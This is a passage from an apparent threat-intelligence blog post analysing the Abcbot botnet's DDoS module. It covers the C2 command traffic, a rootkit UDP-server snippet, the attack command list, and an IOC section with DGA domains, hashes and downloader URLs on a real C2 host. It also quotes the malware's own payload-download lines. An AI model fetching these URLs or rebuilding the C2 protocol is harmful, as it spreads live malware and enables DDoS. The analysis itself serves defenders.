
0x05: DDoS

On October 21, Abcbot introduced the "main_TimeDDos" function to support DDoS attacks, its logic is to request DDoS instructions from C2 via the path "/api/getlist", the instructions consist of 2 parts, `"DDoS instruction (hex format) | instruction digital signature (hex format)"` . When Bot receives the instruction, it reuses the digital signature in the self-renewal subsection above for verification, and can only execute it after the verification is successful.

The actual traffic generated is shown below, the "73746f70" string before the "|" character is the "stop" instruction.

```
POST /api/getlist HTTP/1.1
Host: 103.209.103.16:26800
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/60.0.3112.113 Safari/537.36
Content-Length: 1
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

1HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Nov 2021 03:30:51 GMT
Content-Length: 139
Connection: close

73746f707c|
6f28aff751440310aef995baa8a8b6d7b3a0bce2a300e05096e35d10903d9429a5024ffd0064ea105
b47b936603a3b600d40713d2b8ece4c3f6ce4ac4189c5a6
```

Interesting thing is that the sample on October 21 (md5:e95c9bae6e2b44c6f9b98e2dfd769675) uses the open source ATK Rootkit to implement the DDoS function.



Abcbot modified the main function in the ATK source code file `share_atk_svr.c`, and implemented a UDP server by monitoring SERV_PORT on 127.0.0.1 through the following code. SERV_PORT has 4, respectively 88,89,90,91.

```
 sockfd = socket(AF_INET, SOCK_DGRAM, 0);
bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
// servaddr.sin_addr.s_addr = htonl(INADDR_ANY); // 0.0.0.0
servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
servaddr.sin_port = htons(SERV_PORT);
```

When Abcbot receives the command sent by C2, it forwards the command to the UDP server, and the ATK rootkit performs the DDoS attack. The code snippet shown below is exactly the DDoS command"BigUdp" forwarded to the rootkit.

The supported commands are shown below.

- stop
- syn
- dns

- bigudp

We do not consider this approach to DDoS attacks a good one, as ATK rootkit is stored in the form of source code on a remote server,

```
xl_x64scan1="http://103.209.103.16:26800/atk.tar.gz"
xl_x64scan2="http://103.209.103.16:26800/atk.tar.gz"
```

thus requires Abcbot to download the source code, compile, and load the rootkit module before performing DDoS attack, this process requires too many steps, and any step that is faulty will result in the failure of the DDoS function.

Apparently the author had same thoughts, and in the October 30 sample (md5:ae8f8cf967ca15a7689f2d1f79fbc5dc) an update abandoned the ATK rootkit and implemented its own attack module, with nine attack methods being supported.

Function name	Segment	Start	Length
abc_hello_util_httpGetAttack	.text	0000000000691B60	00000109
abc_hello_util_slowlorisAttack	.text	0000000000691C80	000005E5
abc_hello_util_hulkAttack	.text	0000000000692280	00000CF3
abc_hello_util_tlsAttack	.text	00000000006931C0	0000019B
abc_hello_util_tcpAttack	.text	0000000000693380	000002A6
abc_hello_util_udpAttack	.text	0000000000693640	000002A6
abc_hello_util_aceAttack	.text	0000000000693900	00000330
abc_hello_util_bandwidthDrainAttack	.text	0000000000693C40	00000109
abc_hello_util_goldenEyeAttack	.text	0000000000693D60	0000116B

Summary

In the process of reverse analysis, we found many oddities in Abcbot, such as "repeatedly reporting local device information, not registering DGA domain names, unreasonable exclusion of TOR & Github resource servers, and webserver functionality not really enabled", which gives us a feeling that Abcbot authors are testing various technologies. The update process in these six months is not so much a continuous upgrade of features as a trade-off between different technologies. Abcbot is slowly moving from infancy to maturity. We do not consider this stage to be the final form, there are obviously many areas of improvement or features to be developed at this stage. Let's wait and see what happens.

Readers are always welcomed to reach us on Twitter or email us to netlab at 360 dot cn.

IOC

C2 & Resource Server

DGA Domain(October)

```
dgixyyfug.tk
dgixyyfug.com
dgixyyfug.pages.dev
guyfixdyg.tk
guyfixdyg.com
guyfixdyg.pages.dev
gfgiudyyx.tk
gfgiudyyx.com
gfgiudyyx.pages.dev
xgudyfyig.tk
xgudyfyig.com
xgudyfyig.pages.dev
yugxdigfy.tk
yugxdigfy.com
yugxdigfy.pages.dev
gdgiyyfxu.tk
gdgiyyfxu.com
gdgiyyfxu.pages.dev
gdiuyyfgx.tk
gdiuyyfgx.com
gdiuyyfgx.pages.dev
fgiudxyyg.tk
fgiudxyyg.com
fgiudxyyg.pages.dev
ygfydgxui.tk
ygfydgxui.com
ygfydgxui.pages.dev
```

DGA Domain(November)

```
 enjuyzkpr.tk
enjuyzkpr.com
enjuyzkpr.pages.dev
rpzkjueyn.tk
rpzkjueyn.com
rpzkjueyn.pages.dev
nkrjpezyu.tk
nkrjpezyu.com
nkrjpezyu.pages.dev
unpeykzjr.tk
unpeykzjr.com
unpeykzjr.pages.dev
ypnuejrkz.tk
ypnuejrkz.com
```

```
ypnuejrkz.pages.dev
nerjyzkup.tk
nerjyzkup.com
nerjyzkup.pages.dev
nejpzykru.tk
nejpzykru.com
nejpzykru.pages.dev
knjpeuzyr.tk
knjpeuzyr.com
knjpeuzyr.pages.dev
zrkyenupj.tk
zrkyenupj.com
zrkyenupj.pages.dev
```

IP

```
103.209.103.16   China|Hong_Kong|Unknown    AS63916|IPTELECOM_Global
```

Tor

```
http://vgnaovx6prvmvoeabk5bxfummn3ltdur3h4ilnklvaox4lge2rp4nzqd.onion
```

Sample MD5

```
0786c80bfcedb7da9c2d5edbe9ff662f
0f2619811ceaf85baa72f9c8f876a59a
1177c135f15951418219a97b3caad4e1
1a720cc74ecf330b8f13412de4d5646b
39d373434c947742168e07cc9010c992
3f277c7b4c427f9ef02cf8df4dd7be44
5d37a61451e5cfdeca272369ac032076
6e66456ffb457c52950cf05a6aaabe4a
6e66456ffb457c52950cf05a6aaabe4a
89ffd4f612ce604457446ee2a218de67
8f3558b29d594d33e69cea130f054717
a14d0188e2646d236173b230c59037c7
a17ea52318baa4e50e4b6d3a79fbd935
a4c7917787dc28429839c7d588956202
ae8f8cf967ca15a7689f2d1f79fbc5dc
baeb11c659b8e38ea3f01ad075e9df9a
c27d1c81a3c45776e31cfb384787c674
c64fbc7d3586d42583aa3a0dc3ea529f
```

```
e535215fad2ef0885e03ba111bd36e24
e95c9bae6e2b44c6f9b98e2dfd769675
```

Downloader

```
 http://103[.209.103.16:26800/atk.tar.gz
http://103[.209.103.16:26800/dd.sh
http://103[.209.103.16:26800/ff.sh
http://103[.209.103.16:26800/linux64-shell
http://103[.209.103.16:26800/xlinux
```

Source: https://blog.netlab.360.com/abcbot_an_evolving_botnet_en/